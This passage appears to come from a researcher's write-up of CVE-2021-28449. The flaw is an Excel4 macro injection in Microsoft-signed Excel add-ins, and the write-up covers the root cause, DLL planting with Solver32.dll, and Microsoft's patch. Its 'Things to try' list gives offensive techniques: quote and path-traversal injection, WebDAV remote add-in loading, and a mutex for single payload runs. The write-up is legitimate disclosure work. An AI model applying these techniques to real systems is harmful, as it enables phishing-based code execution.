Because the DLL is named without a full path, an attacker can deliver a same-named DLL in the same directory as solver.xlam. An attacker can therefore deliver solver.xlam together with a file they control, also called Solver32.dll, in the same folder, for example inside a zip archive. The signed add-in then loads the attacker's DLL. External references inside signed code are yet another way to abuse a signature for code execution.
On top of that, ExecuteExcel4Macro is called on input that may be controlled by the attacker or the user:
GetName = Application.ExecuteExcel4Macro("GET.DEF(" & Chr(34) & Application.ConvertFormula(Range(the_address).Address, xlA1, xlR1C1) & Chr(34) & "," & Chr(34) & GlobalSheetName & Chr(34) & ")")
Line by line:
GetName =stores the result in a variable calledGetName.Application.ExecuteExcel4Macro(asks Excel to run the text that follows as Excel4 code."GET.DEF("starts an Excel4 command calledGET.DEF, which looks up a defined name in the spreadsheet.& Chr(34)adds a double quote.Chr(34)is the character code for a double quote, used here to wrap the next piece in quotes.& Application.ConvertFormula(Range(the_address).Address, xlA1, xlR1C1)takes a cell address and converts it from one notation to another (A1 style to R1C1 style).& Chr(34) & "," & Chr(34)adds a closing quote, a comma and an opening quote, separating the two arguments ofGET.DEF.& GlobalSheetNameinserts a sheet name.& Chr(34) & ")"closes the quote and the command.
Because the_address and GlobalSheetName can be influenced, this is another place where text flows into the Excel4 engine. Microsoft also addressed these instances in the April patch.
Why it works
The root cause is that a Microsoft-signed, macro-enabled add-in passes partly user-controlled cell contents into ExecuteExcel4Macro, which runs the text as Excel4 macro code. The VerifyOpen check only confirms that an add-in file exists at the given location; it does not check for side effects in the path that affect the later ExecuteExcel4Macro call. Because RegisterXLL reads the input as a Windows path (simplifying it and allowing directory traversal) while ExecuteExcel4Macro reads the same input as text, injected Excel4 code can be hidden inside a path and the injected part discarded through traversal. A double quote is allowed by the input check but ends the REGISTER command string, which allows calls to other Excel4 functions to be injected. Code signing does not protect the cell contents that feed the vulnerable variables.
The Solver add-in has a related design weakness: signed code references an external DLL by name, so a file with that name placed next to solver.xlam gets loaded, and it also calls ExecuteExcel4Macro on partly attacker-controlled input.
What an attacker could do with it
An attacker can build a phishing document that, when opened, runs injected Excel4 macro code from a Microsoft-signed add-in. The full exploit starts the WebClient service and loads a remote add-in over WebDAV; running a remote program is described as a goal. The file type could be changed to .xlsm and .xls, and in some cases the certificate was already installed as a trusted publisher. The Solver vector allows code execution by delivering solver.xlam together with an attacker-controlled Solver32.dll in the same folder. The report does not state a bounty or a severity rating.
The fix
Microsoft acknowledged the vulnerability, assigned it CVE-2021-28449 and patched it five months after the researchers' notification. New checks were added to limit the loading of unsigned add-ins from a signed context, which would block the WebDAV add-in loading. However, other ways of running code are not blocked by this.
The researchers did not fully reverse-engineer the Excel patch, but based on how Excel behaves when opening the new (after patch) and old (before patch) files, they believe the following was implemented:
- Newer versions of Excel check the timestamp of the signature to make sure only Microsoft XLAM files signed after this update are allowed.
- In newer Office versions, the XLAM macro code in the Analysis Toolpak has various forms of input validation: either it escapes quotes and hardcodes paths before passing them to the Excel4 function, or it changes to the Office installation folder before loading a function from an external DLL, so the DLL is loaded from the installed Office.
- Microsoft also introduced features to disable Excel4 when VBA macros are enabled.
Trying to load the vulnerable, old XLAM (or XLA) on a patched Office installation now results in the following Security Notice, with no option to run it anyway:
What the researchers took away from it
This was a journey into another obscure corner of Office. The achievements, as the researchers put it, were a new security registry setting, a new warning dialogue, and someone at Microsoft writing genuine Excel4 macro code in 2021.
With this series, the researchers hope to have inspired others to look into features that have existed in Office for decades but have been largely unexplored by security researchers. Such old features can be a gold mine from an offensive point of view.
Things to try if you want to look for similar issues
- Look for other Microsoft-signed, macro-enabled add-ins that pass cell contents into
ExecuteExcel4Macro. A positive result is a signed add-in whose macro builds an Excel4 string from a cell value that can be edited without breaking the signature. - Test whether a validation step only checks that a file exists (like
VerifyOpen) while a later step reinterprets the same string. A positive result is a path that passes the existence check but contains injected Excel4 code that survives into execution. - Try injecting a double quote into path-like input that is later used as a macro string. A positive result is the macro string ending early and a second Excel4 function being called.
- Check signed code for
Declarestatements that reference external DLLs by name. A positive result is a signed add-in that loads a DLL from its own folder, allowing a same-named attacker file to be dropped alongside it. - Test whether
RUNagainst a remote WebDAV-hosted document starts the WebClient service from a normal user account, then whetherREGISTERcan load an add-in over WebDAV. A positive result is the service starting and the remote add-in loading into the current process. - Try relative references into the Office installation folder (such as
\Library\Analysis\Analys32.xll) to satisfy existence checks across Office versions and bitness. A positive result is the check passing on both 32-bit and 64-bit installs. - Account for repeated execution when the injection sits inside a loop: break out of the loop with an error, or use a Windows mutex in the payload so it runs once. A positive result is a single execution of the payload.
Glossary
- Add-in: an extra file that adds features to a program such as Excel.
- API: an interface that lets one program ask another to do something, like a waiter taking an order to the kitchen.
- Bitness: whether a program is 32-bit or 64-bit; add-ins must match the bitness of the Office installation.
- Code signing: a digital seal on a file that shows who made it and that it has not been altered.
- DLL: a file containing code that other programs can load and use.
- Dropper: a program whose job is to install or launch something else, often for persistence.
- Excel4 macro (XLM): Excel's very old macro language, still supported for compatibility.
- ExecuteExcel4Macro: a VBA function that runs a piece of text as Excel4 macro code.
- LOLBins: ordinary programs already installed on Windows that an attacker can use for their own purposes.
- Macro: a small program stored inside an Office file.
- Mutex: a Windows feature that ensures only one copy of something runs at a time.
- Office installation folder: the folder on the C: drive where Office is installed; Excel searches it for add-in files.
- olevba: a tool that extracts and displays VBA code from Office files.
- Path traversal: using
..in a file path to move up a folder, often to reach a location the check did not intend. - PE executable: a Windows program file, such as
.exe. - Phishing document: a file sent to a victim that looks harmless but runs malicious code when opened.
- Proof of concept (PoC): a small demonstration that a flaw can be exploited.
- RegisterXLL: an Excel function that loads an add-in file (
.XLL) into Excel. - Remote code execution (RCE): running code on someone else's machine.
- Signature abuse: using a legitimately signed file to run code the signer did not intend.
- Trusted publisher: a certificate that Office has been told to trust, so files signed with it open without warnings.
- VBA: Visual Basic for Applications, the programming language used for Office macros.
- WebClient service: a Windows component that handles WebDAV connections.
- WebDAV: a way of accessing files over the internet that behaves like a shared folder.
- XLA / XLAM: file types for Excel add-ins; XLAM is the macro-enabled version.
- XLL: a compiled Excel add-in, essentially a library of functions.
- x86 / x64: names for 32-bit and 64-bit processor architectures.


